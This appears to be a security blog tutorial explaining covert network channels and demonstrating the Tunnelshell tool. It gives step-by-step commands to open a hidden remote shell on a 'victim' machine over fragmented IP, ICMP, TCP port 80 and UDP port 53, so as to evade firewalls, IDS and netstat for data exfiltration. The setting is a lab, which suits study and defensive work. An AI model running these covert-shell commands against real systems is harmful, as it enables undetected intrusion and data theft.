Covert Channel: The Hidden Network

hackingarticles.in/covert-channel-the-hidden-network

Raj April 21, 2019

Generally, the hacker uses a hidden network to escape themselves from firewall and IDS such. In this post, you will learn how to steal information from the target machine through the undetectable network. Such type of network is known as a covert channel which seems as generic traffic to any network monitor device/application and network admin. It could be considered as steganography, but it is not exactly steganography. Two endpoint users can use the covert channel for undetectable communication from network admin.

The red teamers use covert channels for data exfiltration in red teaming operations through a legitimate network and the data exfiltration is a process of secretly sharing data between two endpoints.

Table of Content

What is the covert channel?

The word covert means “hidden or undetectable” and Channel is “communication mode”, hence a covert channel denotes an undetectable network of communication. This makes the transmission virtually undetectable by administrators or users through a secret channel. It’s very essential to know the difference between encrypted communication and covert communication. In covert communication, the data stream is garbled and lasting by an unauthorized party. However, encrypted communications do not hide the fact that there has been a communication by encrypted the data travelling between both endpoints.

Type of covert channel

Storage covert Channel: Communicate by modifying a “storage location”, that would allow the direct or indirect writing of a storage location by one process and the direct or indirect reading of it by another.

Timing Covert channels – Perform operations that affect the “real response time observed” by the receiver.

Note: The well – known Spectre and Meltdown use a system’s page cache as their covert channel for exfiltrating data.

The specter and Meltdown attacks work by tricking your computer into caching privileged memory and through miscalculated speculative execution, a lack of privilege checking in out-of-order execution, and the power of the page cache. Once privileged memory is accessed the processor caches the information and the processor is able to retrieve it from the cache, regardless of whether its privileged information or not.

*Read the complete article from **here**.*

Covert Channel Attack Using Tunnelshell

It is possible to use almost any protocol to make a covert channel. The huge majority of covert channel research has based on layer 3 (Network) and layer 4 (Transport) protocols such as ICMP, IP and TCP. Layer 7 (Application) protocols such as HTTP and DNS are also frequently used. This mechanism for conveying the information without alerting network firewalls and IDSs and moreover undetectable by netstat.

What is tunnelshell?

Tunnelshell is a program written in C for Linux users that works with a client-server paradigm. The server opens a /bin/sh that clients can access through a virtual tunnel. It works over multiple protocols, including TCP, UDP, ICMP, and RawIP, will work. Moreover, packets can be fragmented to evade firewalls and IDS.

Let’s go with practical for more details.

Requirement

- Server (Kali Linux)
- Client (Ubuntu18.04)
- Tool for Covert Channel (Tunnelshell) which you can download from **here**.

Here, I’m assuming we already have a victim’s machine session through the c2 server. Now we need to create a hidden communication channel for data exfiltration, therefore, install tunnelshell on both endpoints.

Once you download it, then extract the file and compile it as shown below:

```
tar xvfz tunnelshell_2.3.tgz
make
```

```
root@kali:~/Downloads/tunnelshell_2.3# tar xvfz tunnelshell_2.3.tgz
./
./Makefile
./tunnel.c
./common.h
./common_tcp.c
./TODO
./VERSION
./tunneld.c
./common.c
./README
./common_frag.c
./common_udp.c
./common_icmp.c
./common_ip.c
root@kali:~/Downloads/tunnelshell_2.3# make
gcc -o tunnel.o -c tunnel.c -DVERSION=\"2.3\"
gcc -o tunneld.o -c tunneld.c -DVERSION=\"2.3\"
gcc -o common_frag.o -c common_frag.c
gcc -o common_tcp.o -c common_tcp.c
gcc -o common_udp.o -c common_udp.c
gcc -o common_icmp.o -c common_icmp.c
gcc -o common_ip.o -c common_ip.c
gcc -o common.o -c common.c
gcc -o tunnel tunnel.o common_tcp.o common_frag.o common_udp.o common_icmp.o common_ip.o common.o
gcc -o tunneld tunneld.o common_tcp.o common_frag.o common_udp.o common_icmp.o common_ip.o common.o
root@kali:~/Downloads/tunnelshell_2.3#
```

Similarly, repeat the same at the other endpoint (victim's machine) and after completion, execute the following command in the terminal to open communication channel for the server (Attacker).

```
sudo ./tunneld
```

By default, it sends fragment packet, which reassembles at the destination to evade from firewall and IDS.

```
aarti@ubuntu:~/Downloads/tunnelshell$ make
gcc -o tunnel.o -c tunnel.c -DVERSION=\"2.3\"
gcc -o tunneld.o -c tunneld.c -DVERSION=\"2.3\"
gcc -o common_frag.o -c common_frag.c
gcc -o common_tcp.o -c common_tcp.c
gcc -o common_udp.o -c common_udp.c
gcc -o common_icmp.o -c common_icmp.c
gcc -o common_ip.o -c common_ip.c
gcc -o common.o -c common.c
gcc -o tunnel tunnel.o common_tcp.o common_frag.o common_udp.o common_icmp.o com
mon_ip.o common.o
gcc -o tunneld tunneld.o common_tcp.o common_frag.o common_udp.o common_icmp.o c
ommon_ip.o common.o
aarti@ubuntu:~/Downloads/tunnelshell$ sudo ./tunneld
```

Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

Syntax: ./tunnel -i <session id (0-65535)> -d <delay in sending packets> -s <packet size> -t <tunnel type> -o <protocol> -p <port> -m <ICMP query> -a <ppp interface> <Victim's IP>


```
./tunnel -t frag 10.10.10.2
```

frag: It uses IPv4 fragmented packets to encapsulate data. When some routers and firewalls (like Cisco routers and default Linux installation) receives fragmented packets without headers for the fourth layer, they permit pass it even if they have a rule that


denies it. As you can observe that it is successfully connected to 10.10.10.2 and we are to access the shell of the victim's machine.

As I had said, if you will check the network statics using netstat then you will not observe any process ID for tunnelshell. From the given below image, you can observe that with the help of **ps** command I had checked in process for tunnelshell and then try to check its process id through **netstat**.

```
ps |grep .tunneld
netstat –ano
```




Let's take a look of network traffic generated between 10.10.10.1 (Attacker's IP) and10. 10.10.2 (Victim's IP) using Wireshark. The network flow looks generic between both endpoints, but if it monitors properly, then a network administrator could sniff the data packet. As you can observe that Wireshark has captured the covert traffic and sniff the data that was travelling between two endpoint devices.



Covert ICMP Channel

As we know Ping is the use of ICMP communication that use icmp echo request and icmp echo reply query to establish a connection between two hosts, therefore, execute the below command:

```
sudo ./tunneld -t icmp -m echo-reply, echo
```




Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

```
./tunnel -t icmp -m echo-reply,echo 10.10.10.2
```

As you can observe that it is successfully connected to 10.10.10.2 and the attacker is able to access the shell of the victim's machine.


Again, if you will capture the traffic through Wireshark then you will notice the ICMP echo request and reply packet is being travelled between both endpoints. And if you will try to analysis these packets then you will be able to see what kind of payload is travelling as ICMP data.



Covert HTTP Channel

It establishes a virtual TCP connection without using three-way handshakes. It doesn't bind any port, so you can use a port already use it by another process, therefore execute the below command:

```
sudo  ./tunneld -t tcp -p 80,2000
```




Now to connect with tunnelshell we need to execute the following command on the server (Attacker's machine) which will establish a covert channel for data exfiltration.

```
./tunnel -t tcp -p 80,2000 10.10.10.2
```

As you can observe that it is successfully connected to 10.10.10.2 and again attacker is able to access the shell of the victim's machine.


on other side, if you consider the network traffic then you will notice a tcp communication establish without three-way-handshake between source and destination.



Covert DNS Channel


To establish DNS covert channel, we need to run UDP tunnel mode on both endpoint machines. Therefore, execute the following command on the victim's machine:

```
sudo ./tunneld -t udp -p 53,2000
```




Similarly, execute following on your (Attacker) machine to connect with a tunnel.

```
./tunnel -t udp -p 53,2000 10.10.10.2
```



As you can observe here the DNS malformed packet contains the data travelling between both endpoint machine.



Conclusion: Covert channel does not send encrypted data packet while data exfiltration, therefore, it can easily sniff, and network admin can easily conduct data loss and risk management.

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**